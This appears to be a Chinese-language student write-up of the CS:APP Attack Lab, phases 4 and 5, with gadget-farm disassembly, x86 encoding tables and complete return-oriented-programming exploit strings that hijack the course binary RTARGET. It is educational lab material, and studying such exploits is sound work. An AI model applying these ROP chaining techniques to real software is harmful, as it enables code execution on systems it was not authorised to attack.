0000000000401a1e <addval_479>:
  401a1e:   8d 87 89 c2 00 c9       lea    -0x36ff3d77(%rdi),%eax
  401a24:   c3                      retq

0000000000401a25 <addval_187>:
  401a25:   8d 87 89 ce 38 c0       lea    -0x3fc73177(%rdi),%eax
  401a2b:   c3                      retq

0000000000401a2c <setval_248>:
  401a2c:   c7 07 81 ce 08 db       movl   $0xdb08ce81,(%rdi)
  401a32:   c3                      retq

0000000000401a33 <getval_159>:
  401a33:   b8 89 d1 38 c9          mov    $0xc938d189,%eax
  401a38:   c3                      retq
```

```
0000000000401a39 <addval_110>:
  401a39:   8d 87 c8 89 e0 c3       lea    -0x3c1f7638(%rdi),%eax
  401a3f:   c3                      retq

0000000000401a40 <addval_487>:
  401a40:   8d 87 89 c2 84 c0       lea    -0x3f7b3d77(%rdi),%eax
  401a46:   c3                      retq

0000000000401a47 <addval_201>:
  401a47:   8d 87 48 89 e0 c7       lea    -0x381f76b8(%rdi),%eax
  401a4d:   c3                      retq

0000000000401a4e <getval_272>:
  401a4e:   b8 99 d1 08 d2          mov    $0xd208d199,%eax
  401a53:   c3                      retq

0000000000401a54 <getval_155>:
  401a54:   b8 89 c2 c4 c9          mov    $0xc9c4c289,%eax
  401a59:   c3                      retq

0000000000401a5a <setval_299>:
  401a5a:   c7 07 48 89 e0 91       movl   $0x91e08948,(%rdi)
  401a60:   c3                      retq

0000000000401a61 <addval_404>:
  401a61:   8d 87 89 ce 92 c3       lea    -0x3c6d3177(%rdi),%eax
  401a67:   c3                      retq

0000000000401a68 <getval_311>:
  401a68:   b8 89 d1 08 db          mov    $0xdb08d189,%eax
  401a6d:   c3                      retq

0000000000401a6e <setval_167>:
  401a6e:   c7 07 89 d1 91 c3       movl   $0xc391d189,(%rdi)
  401a74:   c3                      retq

0000000000401a75 <setval_328>:
  401a75:   c7 07 81 c2 38 d2       movl   $0xd238c281,(%rdi)
  401a7b:   c3                      retq

0000000000401a7c <setval_450>:
  401a7c:   c7 07 09 ce 08 c9       movl   $0xc908ce09,(%rdi)
  401a82:   c3                      retq

0000000000401a83 <addval_358>:
  401a83:   8d 87 08 89 e0 90       lea    -0x6f1f76f8(%rdi),%eax
  401a89:   c3                      retq

0000000000401a8a <addval_124>:
  401a8a:   8d 87 89 c2 c7 3c       lea    0x3cc7c289(%rdi),%eax
  401a90:   c3                      retq

0000000000401a91 <getval_169>:
  401a91:   b8 88 ce 20 c0          mov    $0xc020ce88,%eax
```

```
  401a96:   c3                      retq

0000000000401a97 <setval_181>:
  401a97:   c7 07 48 89 e0 c2       movl   $0xc2e08948,(%rdi)
  401a9d:   c3                      retq

0000000000401a9e <addval_184>:
  401a9e:   8d 87 89 c2 60 d2       lea    -0x2d9f3d77(%rdi),%eax
  401aa4:   c3                      retq

0000000000401aa5 <getval_472>:
  401aa5:   b8 8d ce 20 d2          mov    $0xd220ce8d,%eax
  401aaa:   c3                      retq

0000000000401aab <setval_350>:
  401aab:   c7 07 48 89 e0 90       movl   $0x90e08948,(%rdi)
  401ab1:   c3                      retq

0000000000401ab2 <end_farm>:
  401ab2:   b8 01 00 00 00          mov    $0x1,%eax
  401ab7:   c3                      retq
  401ab8:   90                      nop
  401ab9:   90                      nop
  401aba:   90                      nop
  401abb:   90                      nop
  401abc:   90                      nop
  401abd:   90                      nop
  401abe:   90                      nop
  401abf:   90                      nop
```

x86指令的编码在hint的appendix中给出：

A. Encodings of `movq` instructions

`movq S, D`

Source S	Destination D							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
%rax	48 89 c0	48 89 c1	48 89 c2	48 89 c3	48 89 c4	48 89 c5	48 89 c6	48 89 c7
%rcx	48 89 c8	48 89 c9	48 89 ca	48 89 cb	48 89 cc	48 89 cd	48 89 ce	48 89 cf
%rdx	48 89 d0	48 89 d1	48 89 d2	48 89 d3	48 89 d4	48 89 d5	48 89 d6	48 89 d7
%rbx	48 89 d8	48 89 d9	48 89 da	48 89 db	48 89 dc	48 89 dd	48 89 de	48 89 df
%rsp	48 89 e0	48 89 e1	48 89 e2	48 89 e3	48 89 e4	48 89 e5	48 89 e6	48 89 e7
%rbp	48 89 e8	48 89 e9	48 89 ea	48 89 eb	48 89 ec	48 89 ed	48 89 ee	48 89 ef
%rsi	48 89 f0	48 89 f1	48 89 f2	48 89 f3	48 89 f4	48 89 f5	48 89 f6	48 89 f7
%rdi	48 89 f8	48 89 f9	48 89 fa	48 89 fb	48 89 fc	48 89 fd	48 89 fe	48 89 ff

B. Encodings of `popq` instructions

Operation	Register R							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
popq R	58	59	5a	5b	5c	5d	5e	5f

C. Encodings of `movl` instructions

`movl S, D`

Source S	Destination D							
	%eax	%ecx	%edx	%ebx	%esp	%ebp	%esi	%edi
%eax	89 c0	89 c1	89 c2	89 c3	89 c4	89 c5	89 c6	89 c7
%ecx	89 c8	89 c9	89 ca	89 cb	89 cc	89 cd	89 ce	89 cf
%edx	89 d0	89 d1	89 d2	89 d3	89 d4	89 d5	89 d6	89 d7
%ebx	89 d8	89 d9	89 da	89 db	89 dc	89 dd	89 de	89 df
%esp	89 e0	89 e1	89 e2	89 e3	89 e4	89 e5	89 e6	89 e7
%ebp	89 e8	89 e9	89 ea	89 eb	89 ec	89 ed	89 ee	89 ef
%esi	89 f0	89 f1	89 f2	89 f3	89 f4	89 f5	89 f6	89 f7
%edi	89 f8	89 f9	89 fa	89 fb	89 fc	89 fd	89 fe	89 ff

D. Encodings of 2-byte functional nop instructions

Operation	Register R			
	%al	%cl	%dl	%bl
andb R, R	20 c0	20 c9	20 d2	20 db
orb R, R	08 c0	08 c9	08 d2	08 db
cmpb R, R	38 c0	38 c9	38 d2	38 db

Phase 4

文档描述如下：

For Phase 4, you will repeat the attack of Phase 2, but do so on program RTARGET using gadgets from your gadget farm. You can construct your solution using gadgets consisting of the following instruction types, and using only the first eight x86-64 registers (%rax–%rdi).


也就是说，我们要使用farm.c给定的函数在一个开启NX的rtarget函数中重新栈溢出到touch2函数

那么也就是要找一个pop指令把栈顶的cookie弹到一个寄存器中，然后再用一个mov指令放入rax寄存器，通过上面两张表对照我们可以看到pop rax和mov rax,rdx字段均存在,分别在add_val273和add_val219中，于是截取其开始的地址0x4019a2和0x4019ab即可(别忘了在两者之间放入cookie，)

exploit code如下：

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
AB 19 40 00 00 00 00 00
```

```
FA 97 B9 59 00 00 00 00
A2 19 40 00 00 00 00 00
EC 17 40 00 00 00 00 00
```



phase4完成!

Phase 5

Phase5就是用ROP的方法来实现Phase3同样的功能：去调用touch3：

由于上面Phase 3中看到，touch3函数会在栈中分配100个字节，所以我们要将数据放在栈的上方以免被覆盖(我们不能像phase3中一样去寻找栈地址，因为存在栈随机化)，那么我们想到通过栈寄存器的偏移来实现，但是给定编码中没有add rsp相关的指令，所以我们必须使用lea和间接寻址的方式来实现，观察farm.c给出的指令：

```
00000000004019d6 <add_xy>:
  4019d6:   48 8d 04 37             lea    (%rdi,%rsi,1),%rax
  4019da:   c3                      retq
```

只有这一条能够使两个寄存器相加没有立即数，那么接下来的操作就是将我们想加的值mov进这两个寄存器即可，也就是先获取rsp地址再放入其他寄存器：

```
movq %rsp, %rax         ;48 89 e0
mov %rax,%rdi           ;48 89 c7
popq %rax               ;58
movl %eax, %edx         ;89 c2
movl %edx, %ecx         ;89 d1
movl %ecx, %esi         ;89 ce
```

```
lea (%rdi,%rsi,1),%rax  ;48 8d 04 37
movq %rax, %rdi         ;48 89 c7
```

搜索farm，第一条在：

```
0000000000401a03 <addval_190>:
  401a03:   8d 87 41 48 89 e0       lea    -0x1f76b7bf(%rdi),%eax
  401a09:   c3                      retq
```

第二条在：

```
00000000004019a0 <addval_273>:
  4019a0: 8d 87 48 89 c7 c3     lea    -0x3c3876b8(%rdi),%eax
  4019a6: c3
```

第三条：

```
00000000004019ca <getval_280>:
  4019ca: b8 29 58 90 c3        mov    $0xc3905829,%eax
  4019cf: c3
```

第四条：

```
00000000004019db <getval_481>:
  4019db: b8 5c 89 c2 90        mov    $0x90c2895c,%eax
  4019e0: c3
```

第五条：

```
0000000000401a6e <setval_167>:
  401a6e: c7 07 89 d1 91 c3     movl   $0xc391d189,(%rdi)
  401a74: c3
```

第六条：

```
0000000000401a11 <addval_436>:
  401a11: 8d 87 89 ce 90 90     lea    -0x6f6f3177(%rdi),%eax
  401a17: c3                    retq
```

第七条：


```
00000000004019d6 <add_xy>:
  4019d6: 48 8d 04 37           lea    (%rdi,%rsi,1),%rax
  4019da: c3                    retq
```

第八条：

```
00000000004019a0 <addval_273>:
  4019a0: 8d 87 48 89 c7 c3     lea    -0x3c3876b8(%rdi),%eax
  4019a6: c3
```

截取gadget中所有指令的地址，最后补上cookie的转义ascii码得到最后的exploit code：

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
06 1a 40 00 00 00 00 00
a2 19 40 00 00 00 00 00
cc 19 40 00 00 00 00 00
48 00 00 00 00 00 00 00
dd 19 40 00 00 00 00 00
70 1a 40 00 00 00 00 00
13 1a 40 00 00 00 00 00
d6 19 40 00 00 00 00 00
a2 19 40 00 00 00 00 00
fa 18 40 00 00 00 00 00
35 39 62 39 39 37 66 61
```



Phase5完成!

总结

本次实验让我充分领悟了stackoverflow以及ROP的原理，尤其是亲手操作一遍过后，更觉得这是一个充满智慧的漏洞，希望以后可以多做做这方面的探索与练习!